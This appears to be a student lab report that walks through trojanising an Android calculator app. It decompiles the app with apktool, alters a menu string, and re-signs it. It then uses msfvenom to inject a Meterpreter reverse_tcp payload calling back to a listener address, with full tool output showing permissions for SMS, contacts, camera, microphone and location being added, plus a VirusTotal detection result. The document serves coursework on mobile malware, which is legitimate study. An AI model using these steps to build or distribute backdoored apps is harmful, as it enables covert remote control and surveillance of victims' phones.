

Malicious APK File Creation

No. 12


SECRET CODE IS Smile

Steps and Screenshots


- 1) Get an apk file from the internet.

We used a simple calculator app as base apk.

<https://m.apkpure.com/simple-calculator/net.tecnotopia.SimpleCalculator/download?from=details>



- 2) Rename it to calculator.apk for easy use.



```
simran@kali: ~/Downloads
File Actions Edit View Help

(simran@kali)-[~/Downloads]
$ ls
'Simple Calculator_5.0.0-free_Apkpure.apk'

(simran@kali)-[~/Downloads]
$ mv Simple\ Calculator_5.0.0-free_Apkpure.apk calculator.apk

(simran@kali)-[~/Downloads]
$
```

- 3) Check the actual UI of the downloaded app in the emulator



4) Decompile using apktool

Run command *apktool d calculator.apk(filename)*

```
(simran@kali)-[~/Downloads]
$ apktool d calculator.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on calculator.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/simran/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...

(simran@kali)-[~/Downloads]
$
```

5) Go to the main UI file and add the hidden code

To do this we modified the string “Get the pro version!” which can be seen from the dropdown of the three dots in the upper right corner of the app. The value of the string can be found inside the folder *res -> values -> strings.xml*.

```
(simran@kali)-[~/Downloads]
$ vim calculator/res/values/strings.xml
```

```

<string name="btn_memory_subtract">M</string>
<string name="btn_multiply">×</string>
<string name="btn_no">No</string>
<string name="btn_percent">%</string>
<string name="btn_power_of_n">x^n</string>
<string name="btn_power_of_two">x²</string>
<string name="btn_square_root">√</string>
<string name="btn_subtract">-</string>
<string name="btn_swap_signal">±</string>
<string name="btn_yes">Yes</string>
<string name="cfg_audio_clicks_summary">Play sounds when pressing keys. Can only be enabled here if enabled in sys
<string name="cfg_audio_clicks_title">Touch sounds</string>
<string name="cfg_audio_clicks_title_disabled">Touch sounds (disabled in system)</string>
<string name="cfg_digit_grouping_summary">Group digits, displaying thousands separators</string>
<string name="cfg_digit_grouping_title">Group digits</string>
<string name="cfg_vibrate_summary">Vibrate when buttons are pressed. Can only be enabled here if enabled in system
<string name="cfg_vibrate_title">Vibrate</string>
<string name="cfg_vibrate_title_disabled">Vibrate (disabled in system)</string>
<string name="ctxt_copy">Copy</string>
<string name="default_display_text">-234,678,012,456,890.2</string>
<string name="default_last_answer_text">ANS=-234,678,012,456,890.2</string>
<string name="default_memory_text">M=-234,678,012,456,890.2</string>
<string name="menu_about">About</string>
<string name="menu_get_pro">Secret Code is Smile</string>
<string name="menu_reset">Clean</string>
<string name="menu_reset_confirmation">Are you sure you want to clean all data of this calculator?</string>
<string name="menu_settings">Settings</string>
<string name="op_add">ADD</string>
<string name="op_divide">DIVIDE</string>
<string name="op_multiply">MULTIPLY</string>

```

6) Build apk file from calculator folder using apktool

Run command - *apktool b calculator*

```


(simran@kali)-[~/Downloads]
$ ls
calculator  calculator.apk

(simran@kali)-[~/Downloads]
$ apktool b calculator
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...

(simran@kali)-[~/Downloads]
$


```

This will create an apk inside calculator ->dist folder .



7) Sign the apk tool

Generate keystore file - `keytool -genkey -v -keystore release-key.keystore -alias myalias -keyalg RSA -keysize 2048 -validity 10000`



```
simran@kali: ~/Downloads/calculator/dist
File Actions Edit View Help


(simran@kali)-[~/Downloads/calculator/dist]
$ keytool -genkey -v -keystore release-key.keystore -alias myalias -keyalg RSA -keysize 2048 -validity 10000
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Enter keystore password:
Re-enter new password:
What is your first and last name?
[Unknown]: Simran Thapa
What is the name of your organizational unit?
[Unknown]: CS
What is the name of your organization?
[Unknown]: TTU
What is the name of your City or Locality?
[Unknown]: Lubbock
What is the name of your State or Province?
[Unknown]: TX
What is the two-letter country code for this unit?
[Unknown]: US
Is CN=Simran Thapa, OU=CS, O=TTU, L=Lubbock, ST=TX, C=US correct?
[no]: yes

Generating 2,048 bit RSA key pair and self-signed certificate (SHA256withRSA) with a validity of 10,000 days
for: CN=Simran Thapa, OU=CS, O=TTU, L=Lubbock, ST=TX, C=US
[Storing release-key.keystore]

(simran@kali)-[~/Downloads/calculator/dist]
$
```

Sign the apk- `apksigner sign --ks-key-alias myalias --ks release-key.keystore calculator.apk`

We can verify the signature by the command- `apksigner verify calculator.apk`



```
(simran@kali)-[~/Downloads/calculator/dist]
$ apksigner sign --ks-key-alias myalias --ks release-key.keystore calculator.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
Keystore password for signer #1:

(simran@kali)-[~/Downloads/calculator/dist]
$ apksigner verify calculator.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true

(simran@kali)-[~/Downloads/calculator/dist]
$
```

8) Embed a payload to the apk file

To embed the malicious payload in the apk file we used msfvenom and default reverse_tcp payload for android -

```
msfvenom -x calculator.apk -p android/meterpreter/reverse_tcp lhost=192.168.1.10  
lport=4444 -o mal_calculator.apk
```

```
(simran@kali) ~ - [~/Downloads/calculator/dist]  
$ msfvenom -x calculator.apk -p android/meterpreter/reverse_tcp lhost=192.168.1.10 lport=4444 -o mal_calculator.apk  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:12: warning: previous definition of PREFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:13: warning: previous definition of IDENTIFIER was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:11: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::NAME  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:11: warning: previous definition of NAME was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:12: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::PREFERENCE  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:12: warning: previous definition of PREFERENCE was here  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:13: warning: already initialized constant HrrRbSsh::Transport::ServerHostKeyAlgorithm::EcdsaSha2Nistp256::IDENTIFIER  
/usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transport/server_host_key_algorithm/ecdsa_sha2_nis  
tp256.rb:13: warning: previous definition of IDENTIFIER was here  
Using APK template: calculator.apk  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
[*] Creating signing key and keystore..  
[*] Decompling original APK..  
[*] Decompling payload APK..  
[*] Locating hook point..  
[*] Adding payload as package net.tecnotopia.simplecalculator.reavt
```

```
[*] Decompling payload APK..  
[*] Locating hook point..  
[*] Adding payload as package net.tecnotopia.simplecalculator.reavt  
[*] Loading /tmp/d20221102-72296-6tnrz9/original/smali/net/tecnotopia/SimpleCalculator/MainActivity.smali and injecting payload..  
[*] Poisoning the manifest with meterpreter permissions..  
[*] Adding <uses-permission android:name="android.permission.CAMERA" />  
[*] Adding <uses-permission android:name="android.permission.WRITE_SETTINGS" />  
[*] Adding <uses-permission android:name="android.permission.ACCESS_COARSE_LOCATION" />  
[*] Adding <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE" />  
[*] Adding <uses-permission android:name="android.permission.WAKE_LOCK" />  
[*] Adding <uses-permission android:name="android.permission.READ_CONTACTS" />  
[*] Adding <uses-permission android:name="android.permission.INTERNET" />  
[*] Adding <uses-permission android:name="android.permission.RECORD_AUDIO" />  
[*] Adding <uses-permission android:name="android.permission.SEND_SMS" />  
[*] Adding <uses-permission android:name="android.permission.CHANGE_WIFI_STATE" />  
[*] Adding <uses-permission android:name="android.permission.WRITE_CONTACTS" />  
[*] Adding <uses-permission android:name="android.permission.READ_SMS" />  
[*] Adding <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS" />  
[*] Adding <uses-permission android:name="android.permission.WRITE_CALL_LOG" />  
[*] Adding <uses-permission android:name="android.permission.SET_WALLPAPER" />  
[*] Adding <uses-permission android:name="android.permission.CALL_PHONE" />  
[*] Adding <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE" />  
[*] Adding <uses-permission android:name="android.permission.ACCESS_WIFI_STATE" />  
[*] Adding <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED" />  
[*] Adding <uses-permission android:name="android.permission.ACCESS_FINE_LOCATION" />  
[*] Adding <uses-permission android:name="android.permission.READ_PHONE_STATE" />  
[*] Adding <uses-permission android:name="android.permission.RECEIVE_SMS" />  
[*] Adding <uses-permission android:name="android.permission.READ_CALL_LOG" />  
[*] Rebuilding apk with meterpreter injection as /tmp/d20221102-72296-6tnrz9/output.apk  
[*] Aligning /tmp/d20221102-72296-6tnrz9/output.apk  
[*] Signing /tmp/d20221102-72296-6tnrz9/aligned.apk with apksigner  
Payload size: 103917 bytes  
Saved as: mal_calculator.apk
```

9) Now checking the apk in virustotal.com to check if it is malicious or not

17
/ 66

?

Community Score

17 security vendors and no sandboxes flagged this file as malicious

eca352e9b40e2114fd7d3bd431a46f5217cf2441fc37a35364eef607fabb6ba7
mal_calculator.apk

101.48 KB
Size

2022-11-03 01:38:39 UTC
a moment ago

APK

DETECTION

DETAILS

RELATIONS

BEHAVIOR

COMMUNITY


Security Vendors' Analysis

AhnLab-V3	① PUP/Android.Metasploit.373726	Avast	① Android.Metasploit-Q [PUP]
Avast-Mobile	① Android:Evo-gen [Trj]	AVG	① Android.Metasploit-Q [PUP]
Avira (no cloud)	① ANDROID/TrojanDldr.FNAA.Gen	BitDefenderFalx	① Android.Riskware.Metasploit.Y
Cynet	① Malicious (score: 99)	DrWeb	① Android.RemoteCode.6833
ESET-NOD32	① A Variant Of Android/TrojanDownloader....	Fortinet	① Android/Agent.JNlTr
Google	① Detected	Ikarus	① Trojan-Downloader.AndroidOS.Agent
K7GW	① Trojan (0054e2a01)	Kaspersky	① HEUR:HackTool.AndroidOS.Metasploit.j
QuickHeal	① Android.Agent.ACZ	Sophos	① Andr/Bokdr-RXM
Trustlook	① Android.Malware.General (score:7)	Acronis (Static ML)	✔ Undetected

As we can see from the screenshot above, it is malicious.

10) Run the app in the emulator to check for the secret code.

As we can see from the screenshot below, a calculator app asks for different permissions.





Calculator



Clean

Settings

About

Secret Code is Smile

MS

M+

M-

%

$\sqrt{}$

x^2

x^n

AC

7

8

9

DEL

C

4

5

6

\times

\div

1

2

3

+

-

0

.

\pm

ANS

=

Conclusion and Findings:

Hence, in this way we could modify the apk(add a secret code and a malicious payload to the apk file).

While doing the assignment we faced multiple problems:-

- 1) The default apktool version that comes with kali linux or that we installed using *sudo apt-get install apktool* is “dirty” version which throws some error while building the apk. So we had to removed that and install it according to the instructions given here: <https://ibotpeaches.github.io/Apktool/install/>
- 2) The initial apk that we chose also determines if we can inject payload into apk and make change in apk at the same time. At first we chose some complex apk (Scientific Calculator). After trying to inject it with payload for some hours and getting an error , we decided to use a simple apk and it worked.